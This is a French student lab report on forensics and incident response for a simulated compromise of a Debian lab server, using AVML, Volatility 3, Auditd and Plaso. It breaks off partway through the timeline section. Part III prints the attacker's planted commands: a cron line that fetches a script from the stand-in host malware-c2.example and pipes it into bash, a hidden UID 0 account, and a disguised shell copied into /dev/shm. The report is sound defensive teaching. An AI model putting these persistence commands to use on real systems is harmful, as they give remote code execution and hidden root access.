Octobre 2026

Rapport de TP

Forensique système et réponse a incident (DFIR)

Pape Aldiouma SARR
L3 Cybersecurite - Module : Sécurité des systèmes avancée

Rapport de travaux pratiques : TP 4, Forensique système et réponse a incident.
Laboratoire SenTech Solutions : QEMU/KVM, Debian 13, Volatility 3, Plaso, Auditd.



République du Sénégal, Un Peuple, Un But, Une Foi
Ministère de l'Enseignement Supérieur, de la Recherche et de l'Innovation
Direction Générale de l'Enseignement Supérieur Prive
Institut Supérieur de Management
Année academique 2026-2027

Table des matières

Partie I : Présentation du travail..... 3
Partie II : Collecte et acquisition des preuves..... 5
Partie III : Analyse mémoire (Volatility 3)..... 8
Partie IV : Analyse disque et correlation..... 11
Partie V : Chronologie consolidee (Plaso)..... 14
Partie VI : Cartographie MITRE ATT&CK..... 17
Partie VII : Recommandations pour le parc SenTech..... 18
Partie VIII : Annexe, chaîne de possession..... 19
Conclusion..... 20

Partie I : Présentation du travail

Contexte

Ce TP clot le cycle de travaux pratiques menes sur le laboratoire SenTech Solutions. Après l'isolation et le confinement (TP1), l'ingenierie de détection et la chasse aux menaces (TP2), puis l'analyse de logiciels malveillants (TP3), ce quatrième et dernier TP porte sur le forensique système et la réponse a incident, communement designe par l'acronyme DFIR (Digital Forensics and Incident Response). Un incident de compromission a été simule sur le serveur de production du laboratoire, et l'objectif est de conduire une investigation complète, de la collecte des preuves volatiles jusqu'a la reconstitution d'une chronologie consolidee, en respectant les principes methodologiques d'une véritable réponse a incident.

Objectifs pédagogiques

- Appliquer l'ordre de volatilite (RFC 3227) et la méthodologie de réponse a incident du NIST SP 800-61.
- Tenir une chaîne de possession rigoureuse pour chaque élément de preuve collecte.
- Acquerir et analyser une image mémoire avec AVML et Volatility 3.
- Corroborer les artefacts mémoire avec les traces persistantes sur le disque (cron, comptes, journaux, Auditd).
- Construire une super-timeline consolidee avec Plaso (log2timeline, psort).
- Cartographier les techniques observees sur le referentiel MITRE ATT&CK.

Environnement réellement deploye

Plutôt que de reconstituer l'environnement generique propose par le sujet (machine Ubuntu Server sous VMware, utilisateur sentech), ce TP a été mene directement sur le laboratoire SenTech réellement deploye pour les TP précédents, sous QEMU/KVM, afin de rester dans la continuite des rapports TP1, TP2 et TP3.

Rôle attendu par le sujet	Machine réelle utilisee	Adresse IP
Système a investiguer (Ubuntu Server)	debian-serveur-sentech (Debian 13 trixie)	192.168.10.10
Poste analyste	kali	192.168.10.99
Source Windows (facultative, non utilisee pour la collecte)	windows-serveur-sentech (Windows Server 2025, déjà équipe de Sysmon et Hayabusa depuis le TP2)	192.168.10.20

Aucune nouvelle machine Windows n'a été nécessaire : le serveur Windows du laboratoire, déjà instrumente lors du TP2, suffisait largement au périmètre de ce TP, qui s'est concentre sur l'incident survenu sur le serveur Linux. Un instantane (snapshot) libvirt de debian-serveur-sentech a été pris avant toute manipulation, par prudence methodologique, même si la collecte mémoire volatile rend cette precaution secondaire ici.

Méthodologie

Deux références encadrent l'ensemble de la démarche. Le NIST SP 800-61 (Computer Security Incident Handling Guide) structure le cycle de réponse a incident en phases de préparation, détection, confinement, eradication et retour d'experience ; ce TP couvre principalement les phases de détection et d'analyse. La RFC 3227 (Guidelines for Evidence Collection and Archiving) impose l'ordre de volatilite : registres et cache CPU, mémoire vive, fichiers temporaires et de swap, disque, puis journaux distants et sauvegardes. C'est cet ordre qui justifie de toujours acquerir la RAM avant d'eteindre ou même de trop manipuler la machine investiguee.


Chaîne de possession

Chaque preuve collectee est accompagnee d'une empreinte SHA-256 calculee immédiatement après acquisition, puis revérifiee après tout transfert. Ces opérations sont consignees dans un fichier chain_of_custody.md tenu a jour tout au long de l'investigation, sous la responsabilité de l'analyste GLACIER. L'integralite de ce document figure en annexe (Partie VIII).

Partie II : Collecte et acquisition des preuves

Préparation du dossier de cas

Un dossier de travail a été cree sur le poste analyste (Kali), structure en trois sous-dossiers (preuves, analyse, rapport), et le fichier de chaîne de possession a été initialise avant toute collecte sur le système investigue.



Initialisation du dossier de cas et du fichier chain_of_custody.md sur le poste analyste.

Collecte de l'état volatil

Sur debian-serveur-sentech, un script de collecte a capture en une seule passe l'état volatil du système : liste des processus (ps aux, pstree -p), connexions réseau (ss -tunap), sessions actives (who -a), modules charges (lsmod), comptes possedant l'UID 0, et contenu des repertoires cron. Chaque fichier produit a été immédiatement hache (SHA-256) dans le dossier de collecte lui-même.



Exécution du script de collecte live sur debian-serveur-sentech : état des comptes UID 0 et contenu de /etc/cron.d, avec le cron apache-check déjà visible.




Suite de la collecte : contenu des repertoires cron.daily, cron.hourly, cron.monthly, cron.weekly et cron.yearly, sans anomalie.

Un seul incident mineur a été rencontre a cette étape : la commande last -20, destinée a lister les dernières connexions, n'était pas disponible sur cette installation Debian minimale (paquet non installe). Cette limitation n'est pas bloquante, la commande who -a fournissant déjà l'état des sessions actives ; elle est documentée ici par souci de transparence plutôt que corrigée, cette information n'étant pas critique pour la suite de l'investigation.

Transfert et verification d'intégrité

Le dossier de collecte a été transfere vers le poste analyste par scp. Cette étape a connu deux obstacles successifs, tous deux liés a la configuration de Kali plutôt qu'a la preuve elle-même : une première tentative a echoue car le port 2222 (celui du SSH durci du serveur) avait été utilise par erreur contre Kali, qui n'écoute pas sur ce port ; une seconde tentative, sans ce port, a echoue a son tour car le service SSH n'était tout simplement pas demarre sur Kali. Après activation du service (systemctl enable --now ssh) et correction du nom d'utilisateur cible, le transfert a abouti. L'intégrité des huit fichiers transferes a ensuite été vérifiée par comparaison des empreintes SHA-256.



Verification d'intégrité des huit fichiers de la collecte live après transfert : sha256sum -c confirme chaque fichier.




Premières entrées de la chaîne de possession, consignant la collecte et son transfert verifie.

Acquisition mémoire avec AVML

AVML (Acquire Volatile Memory for Linux), l'outil de Microsoft pour l'acquisition mémoire sous Linux, a été utilise pour capturer l'integralite de la RAM du serveur avant toute autre manipulation susceptible de la modifier. Un premier essai a echoue car cette

version d'AVML exige une sous-commande explicite (acquire) plutôt qu'un simple nom de fichier en argument ; une fois corrigée, l'acquisition a produit une image de 2,0 Go.



Acquisition mémoire réussie avec avml acquire mémoire.lime : image de 2,0 Go produite sur debian-serveur-sentech.

Le transfert de cette image vers Kali a lui aussi connu un incident transitoire (connexion fermee en cours de copie), résolu simplement par une nouvelle tentative après verification de la joignabilite SSH ; la copie a ensuite abouti (2047 Mo en 28 secondes). L'intégrité a été vérifiée de part et d'autre, et la chaîne de possession mise a jour.



Verification d'intégrité de l'image mémoire sur Kali, puis mise a jour de la chaîne de possession (quatre entrées désormais).

Partie III : Analyse mémoire (Volatility 3)

Génération de la table de symboles (ISF)

Avant toute analyse, Volatility 3 doit disposer d'une table de symboles (Intermediate Symbol File) correspondant exactement au noyau de la machine investiguee. Cette étape, généralement transparente sur les distributions anciennes, s'est averee ici le plus long obstacle technique de tout le TP, le noyau Debian 13 (6.12.111+deb13) étant trop recent pour disposer d'une table pre-publiee.


Plusieurs pistes ont été explorees avant d'aboutir. L'export BTF du noyau (/sys/kernel/btf/vmlinux), bien que présent, s'est revele insuffisant : il ne fournit que les adresses des symboles, pas les structures de données completes dont Volatility a besoin. L'outil vmlinux-to-elf, applique a l'image compressee /boot/vmlinuz, n'extrait lui aussi que les kallsyms (adresses), sans information DWARF ; le fichier ELF qui en resultait a donc été rejeté par dwarf2json avec l'erreur could not get DWARF information. L'installation du paquet debuginfod a ensuite été tentée, mais l'interrogation du serveur debuginfod.debian.net pour ce noyau particulier s'est averee trop lente pour être exploitable en seance.

La solution retenue a consiste a rechercher et installer directement le paquet de symboles de debogage officiel Debian correspondant exactement a la version du noyau en cours d'exécution, linux-image-6.12.111+deb13-amd64-dbg, issu de la suite debian-debug. Ce paquet fournit un véritable binaire vmlinux avec informations DWARF completes, sous /usr/lib/debug/boot/. La génération de la table de symboles avec dwarf2json a alors echoue une dernière fois, cette fois pour une raison différente : le processus a été tue par le gestionnaire de mémoire du noyau (OOM killer), la machine ne disposant que de 1,9 Go de RAM pour un besoin d'environ 1,8 Go rien que pour dwarf2json. La création d'un fichier d'échange temporaire de 4 Go (fallocate, mkswap, swapon) a permis de lever cette contrainte, et la génération a finalement abouti, produisant une table de symboles de 51 Mo.

Cette succession d'obstacles illustre une difficulte réelle et fréquente du forensique mémoire sur des noyaux Linux recents : contrairement a Windows, ou les symboles sont publiquement disponibles via le Microsoft Symbol Server, chaque distribution et chaque version de noyau Linux nécessite potentiellement sa propre table de symboles, générée localement a partir d'un paquet de debogage officiel.


Identification du processus suspect

Une fois la table de symboles disponible, le plugin linux.pstree a reconstruit l'arbre complet des processus au moment de la capture. Un processus python3 (PID 1207) s'est demarque immédiatement : rattache directement au PID 1 (init) plutôt qu'a un shell parent, signature classique d'un processus orphelin dont le shell lanceur s'est acheve après l'avoir detache en arriere-plan.



Arbre des processus reconstruit par linux.pstree : le processus python3 (PID 1207) apparaît directement sous systemd (PID 1), sans parent shell, signature d'un processus detache en arriere-plan.

La ligne de commande complète de ce processus, obtenue avec linux.psaux, a confirme la nature de l'implant : un script Python maintenant simplement en mémoire la chaîne SENTECH_IMPLANT_MARKER_7f3a pendant une durée de veille de 9000 secondes, utilisee ici comme marqueur de persistance observable.



Ligne de commande complète du processus PID 1207, confirmant l'implant portant le marqueur SENTECH_IMPLANT_MARKER_7f3a.

Reconstitution des commandes de l'attaquant

Le plugin linux.bash reconstruit l'historique des commandes tapees dans un processus bash encore présent en mémoire, même en l'absence de tout fichier .bash_history sur le disque. L'analyse de cette sortie, très volumineuse car le processus bash concerne (PID 1135 puis sa descendance) portait l'historique cumule de plusieurs sessions de travail anterieures (TP1, TP2, TP3), a permis d'isoler précisément les quatre commandes de plantation de l'incident, horodatees a la seconde pres et parfaitement coherentes avec les artefacts déjà identifiés :

```
16:13:30 UTC  echo '*/5 * * * * root curl -s -m 3 http://malware-c2.example/gate.php |
bash' \
              | sudo tee /etc/cron.d/apache-check > /dev/null
16:13:48 UTC  sudo useradd -M -s /bin/bash -u 0 -o -c "svc" svcupdate
16:14:03 UTC  sudo bash -c 'python3 -c "x=\"SENTECH_IMPLANT_MARKER_7f3a\"; import time;
time.sleep(9000)" &'
16:14:18 UTC  sudo bash -c 'cp /bin/dash /dev/shm/.update && chmod +x /dev/shm/.update'
```

Cette capacité a retrouver, directement depuis la RAM, les commandes exactes tapees par un attaquant, independamment de toute trace disque, constitue l'un des apports les plus forts de l'analyse mémoire en réponse a incident : un attaquant qui desactiverait ou purgerait son historique shell sur disque resterait neanmoins trahi par la mémoire, tant que celle-ci n'a pas été ecrasee.

Connexions réseau : un résultat negatif, et explique

Le plugin linux.sockstat n'a revele aucune connexion active vers le domaine de commande et contrôle au moment de la capture mémoire. Ce résultat negatif n'invalide pas le scénario : le beacon malveillant, configure pour une requête curl de trois secondes toutes les cinq minutes, a une probabilite très faible d'être surpris exactement a l'instant de la capture. La Partie IV, fondee sur les journaux disque couvrant une fenêtre de temps plus large, confirme que ce beacon est bien actif.

Cartographie MITRE ATT&CK (vue mémoire)


Observation mémoire	Technique ATT&CK
Processus python3 detache, rattache a PID 1	T1055 / T1036 : injection de processus / mascarade
Commandes attaquant reconstituees sans trace disque	T1070.003 : suppression d'indicateurs, historique de commandes

Détection par signature (YARA)

Un scan YARA sur l'ensemble de l'image mémoire, recherchant directement la chaîne du marqueur SENTECH_IMPLANT_MARKER_7f3a, a confirme sa presence a 29 emplacements mémoire physiques distincts. Cette multiplicite d'occurrences est normale : la même chaîne se retrouve dupliquee dans le tas du processus, dans les tampons des commandes ps et pstree qui l'ont affichee, ainsi que dans le cache disque de la page correspondante. Cette détection par signature, independante de toute analyse de structures de processus, corrobore par une méthode distincte la découverte faite via linux.pstree et linux.psaux.



Première partie des 29 occurrences du marqueur detectees par scan YARA sur l'ensemble de l'image mémoire.



Fin du scan YARA : dernière occurrence du marqueur. L'erreur Python affichee en bas est un defaut cosmetique connu de la bibliothèque python-magic au moment de la fermeture, sans impact sur le résultat déjà produit.

Partie IV : Analyse disque et correlation

Cette partie vise a corroborer, par des traces persistantes sur le disque de debian-serveur-sentech, les artefacts déjà identifiés en mémoire. Trois éléments de persistance ont été recherches directement : le fichier cron, le compte système, et le binaire cache.




Verification disque des trois artefacts de persistance : contenu du cron apache-check, identite du compte svcupdate (UID 0, bien que nomme comme un service anodin), et fichier cache /dev/shm/.update avec son horodatage.


Les trois éléments sont confirmes a l'identique de ce que la mémoire avait revele. Un detail merite d'être souligne : l'identifiant du compte svcupdate est bien UID 0, c'est-a-dire root, malgre un nom evoquant un service de mise a jour anodin, ce qui est précisément la technique de camouflage employee. Le fichier /dev/shm/.update, horodate a 18:14:18 heure locale du serveur (soit 16:14:18 UTC, heure du serveur étant decalee de deux heures par rapport a l'UTC, fuseau Europe/Paris), correspond a la seconde pres a la commande de dépôt reconstituee en mémoire.

Détection via Auditd (règle identity du TP1)

La règle Auditd identity, mise en place lors du TP1 pour surveiller toute modification des fichiers de comptes et de groupes, a capture intégralement la séquence d'appels système de la commande useradd : création et reecriture successive de /etc/passwd, /etc/shadow, /etc/group et /etc/gshadow, le tout horodate a 18:13:48-49 heure locale. Ce résultat demontre que le durcissement mis en place en TP1 aurait permis une détection en temps réel de la création du compte svcupdate, et pas seulement une reconstruction a posteriori.




Recherche dans /var/log/auth.log (absent sur cette installation minimale, limitation mineure documentée) puis extraction des événements Auditd portant la cle identity.



Séquence complète des appels système useradd captures par la règle Auditd identity, suivie des sessions cron confirmant l'exécution régulière du beacon malveillant.

Le beacon C2 actif

L'examen du journal du service cron confirme que le cron malveillant s'execute réellement toutes les cinq minutes, comme configure (18:15:01, 18:20:01, 18:25:01 heure locale).



Executions successives du cron apache-check, confirmant que le beacon vers malware-c2.example est actif et recurrent.

Ce résultat explique également, a posteriori, pourquoi linux.sockstat n'avait rien capture en mémoire : le beacon n'est actif que quelques secondes toutes les cinq minutes, et la capture mémoire a eu lieu a un instant sans connexion ouverte. Une recherche complémentaire dans les journaux système, a la recherche d'un éventuel échec de résolution DNS pour le domaine fictif malware-c2.example, n'a rien remonte de plus : curl n'écrit ses erreurs que sur sa propre sortie, non capturee par cron dans cette configuration, ce qui ne remet pas en cause la conclusion.

Table d'equivalence Linux / Windows

A titre de référence methodologique, les principaux artefacts exploites ici sur Linux trouvent un équivalent direct côté Windows, pertinent pour le serveur windows-serveur-sentech du laboratoire s'il devait faire l'objet d'une investigation similaire.


Artefact Linux (ce TP)	Équivalent Windows
/etc/cron.d/	Tâches planifiees (schtasks, Task Scheduler)
auth.log / journalctl / Auditd	Journal de sécurité Windows (Security.evtx), Sysmon
useradd / /etc/passwd	Création de compte (Event ID 4720)
linux.bash (Volatility)	Sysmon Event ID 1 (création de processus), PowerShell ScriptBlock Logging

Partie V : Chronologie consolidee (Plaso)

Au-delà de l'analyse ponctuelle de sources isolées, une super-timeline construite avec Plaso (log2timeline puis psort) permet de rassembler, trier et croiser en une seule chronologie l'ensemble des traces horodatees du disque.


Première tentative, et correction de périmètre

Un premier lancement de log2timeline, sans restriction de périmètre, a scanne l'integralite du système de fichiers, y compris des dizaines de milliers de fichiers sans aucun intérêt forensique. Après pres d'une heure d'exécution et seulement une partie du travail accompli, ce choix s'est revele impraticable dans le temps imparti.



Première tentative de log2timeline sans filtre : après 56 minutes, le traitement est encore loin d'être termine (10 002 tâches en file d'attente sur 22 006 au total).


Le traitement a été interrompu et relance avec un périmètre cible (fichier de filtre YAML restreignant la collecte a /etc, /var/log, /var/spool/cron, les historiques bash et les repertoires /dev/shm et /tmp) et sans calcul de hachage par fichier (option --hashers none, le hachage individuel de chaque fichier scanne étant la partie la plus coûteuse et non nécessaire ici). La construction du fichier de filtre a elle-même nécessite un ajustement : le format YAML attendu par cette version de Plaso (clés description, type, path_separator, paths) differe de la syntaxe texte plus ancienne documentée generiquement. Une fois corrige, le traitement s'est acheve en environ une minute.



Seconde exécution de log2timeline, périmètre filtre et hachage desactive : traitement complet en 58 secondes, 41 454 événements extraits a partir de 1925 sources pertinentes.

